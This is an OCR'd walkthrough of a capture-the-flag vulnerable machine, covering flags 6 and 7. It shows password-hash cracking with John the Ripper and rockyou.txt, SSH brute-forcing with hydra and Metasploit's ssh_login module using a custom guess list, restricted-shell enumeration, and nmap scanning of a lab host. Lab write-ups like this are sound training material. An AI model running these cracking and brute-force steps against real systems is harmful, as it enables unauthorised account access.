



---FLAG 6 ----------


>> At losing the game, the game prints out ‘HTTP://T3RM1N4L.CTF’. Time to modify the /etc/hosts file again.


Missile Game
HexGL by BKcore
http://g4m35.ctf/src/gam...
Preferences
g4m35.ctf/H3x6L64m3/
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
0'28"34
1/3
12


t3rm1n4l.ctf
http://t3rm1n4l.ctf/
Preferences
t3rm1n4l.ctf
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
t3rm1n4l.ctf Passwordo Requireo:
>



HexGL by BKcore
http://g4m35.ctf/H3x6L6...
t3rm1n4l.ctf
Most Visited
Offensive Security
Kali Linux
Kali Docs
t3rm1n4l.ctf Passwordo Requireo:
t3rm1n4l.ctf
AUTHENTICO!
ls
ERROR: Megusto ere no no!
t3rm1n4l.ctf
AUTHENTICO!
grep *
grep: BBBBBBBBBBB: Is a directory
grep: CCCCCCCCCCC: Is a directory
grep: M36u574.ctf: Is a directory
grep: XXXXXXXXXXX: Is a directory
grep: YYYYYYYYYYY: Is a directory
grep: ZZZZZZZZZZZ: Is a directory
>






>> using command ‘file’, we can see that under the comment line its written: ‘TWVHdXN0YUtpbmc6JDYkZTEuMk5jVW8kOTZTZmtwVUhHMjVMRlpmQTVBYkpWWm’

>> Also knowing its an EXIF standard we can see the whole comment unlike the one shown using ‘file’ command.






>> Using the following command, the password was ‘**********’ (ten asterisks)

sudo john --wordlist=/usr/share/wordlists/rockyou.txt meg.txt

>> With the following credentials, I headed back to the ‘http://d0not5topme.ctf’ login page and entered the following credentials. However, that was incorrect. Another place we could use these credentials was at ssh open port

```
komal@kali:~$ ssh MeGustaKing@192.168.202.132
The authenticity of host '192.168.202.132 (192.168.202.132)' can't be established.
ECDSA key fingerprint is SHA256:mAxp6psDamyOxr81/mYUZPkIk2s+EDdyz1+RkRFLSUM.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.202.132' (ECDSA) to the list of known hosts.
MeGustaKing@192.168.202.132's password:
ERROR!
TRACE: sshPr0xy.py line:550 <CODE>U2FsdGVkX1/vv7150Grvv73vv73vv71Sa3cwTmw4Mk9uQnhjR1F5YW1adU5ISjFjVEZ2WW5sMk0zUm9kemcwT0hSbE5qZDBaV3BsZVNBS++/ve+/ve+/
vWnvv704OCQmCg==</CODE>

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

Last login:Sat Apr  1 00:00:01 2017 from R0cKy0U.7x7
Welcome to rush shell
Lets you update your FunNotes and more!

Uh0h.. u n0 burtieo
h35 da 54wltyD4w6 y0u...
Gw04w4y :(
Local configuration error occurred.
Contact the systems administrator for further assistance.
Connection to 192.168.202.132 closed.
komal@kali:~$
```

>> Finally the 6th Flag Captured !



--- FLAG 7 ----------


>> On the MeGustaKing ssh account, we can see there is another name ‘burtieo’ and the hint given is ‘rockyou.txt’ which probably means cracking password from this text with the possible login name ‘burtieo’

sudo hydra -l burtieo -P /usr/share/wordlists/rockyou.txt 192.168.202.132 ssh

>> Unfortunately rockyou.txt didn’t helped. Another idea is to create a password guess file

```
komal@kali:~$ echo "Welcome to rush shell"
Welcome to rush shell
komal@kali:~$ echo "Welcome to rush shell" >> guess.txt
komal@kali:~$ echo "Lets you update your FunNotes and more!" >> guess.txt
komal@kali:~$ echo "h35 da 54wltyD4w6 y0u." >> guess.txt
komal@kali:~$ echo "h35 da 54wltyD4w6 y0u" >> guess.txt
komal@kali:~$ echo "h35 da 54wltyD4w6 y0u..." >> guess.txt
komal@kali:~$ echo "Gw04w4y :(" >> guess.txt
komal@kali:~$
```


>> Use a password cracking tool ‘Patator’




>> Another option you could try is using metasploit, I used the module ‘auxiliary/scanner/ssh/ssh_login’ to bruteforce ssh login

```
Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting        Required  Description
   ----              ---------------        --------  -----------
   BLANK_PASSWORDS   false                  no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                      yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                  no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                  no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                  no        Add all users in the current database to the list
   PASSWORD                                 no        A specific password to authenticate with
   PASS_FILE         /home/komal/guess.txt  no        File containing passwords, one per line
   RHOSTS            192.168.202.132        yes       The target address range or CIDR identifier
   RPORT             22                     yes       The target port
   STOP_ON_SUCCESS   false                  yes       Stop guessing when a credential works for a host
   THREADS           1                      yes       The number of concurrent threads
   USERNAME          burtieo                no        A specific username to authenticate as
   USERPASS_FILE                            no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                  no        Try the username as the password for all users
   USER_FILE                                no        File containing usernames, one per line
   VERBOSE           true                   yes       Whether to print output for all attempts

msf auxiliary(ssh_login) > run

[*] SSH - Starting bruteforce
[-] SSH - Failed: 'burtieo:Welcome to rush shell'
[+] SSH - Success: 'burtieo:Lets you update your FunNotes and more!' 'uid=1000(burtieo) gid=1000(burtie) groups=1000(burtie) Linux D0Not5top 3.16.0-4-
amd64 #1 SMP Debian 3.16.39-1+deb8u2 (2017-03-07) x86_64 GNU/Linux '
[*] 192.168.202.132 - Command shell session 1 closed.  Reason: Died from EOFError
[*] Command shell session 1 opened (192.168.138.132:33403 -> 192.168.202.132:22) at 2017-08-14 23:16:48 +0100
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


>> Burtieo is a restricted ssh shell which means I am restricted to using several commands on this shell. After several tries I found a command '**compgen -c**' which lists down the available commands that could run under the given hostname. Running this command displayed a command called **'suedoh**'. Later running '**suedoh –help**' what worked was the command '**suedoh -l**'






>> Here we can see a program that can be executed for 20 seconds which means a port is open for this service for 20 seconds.

>> Use nmap to see if there is a new port being opened for 20 seconds.




>> First we cans see there are five ports opened earlier at nmap scan. But when the **suedoh /usr/bin/wmstrt** command was run, a port 10000 was opened as shown. Once again running the program and using aggressive nmap scan gave me the version name. We can see its an **http protocol called MiniServ 0.01 (webmin httpd)**

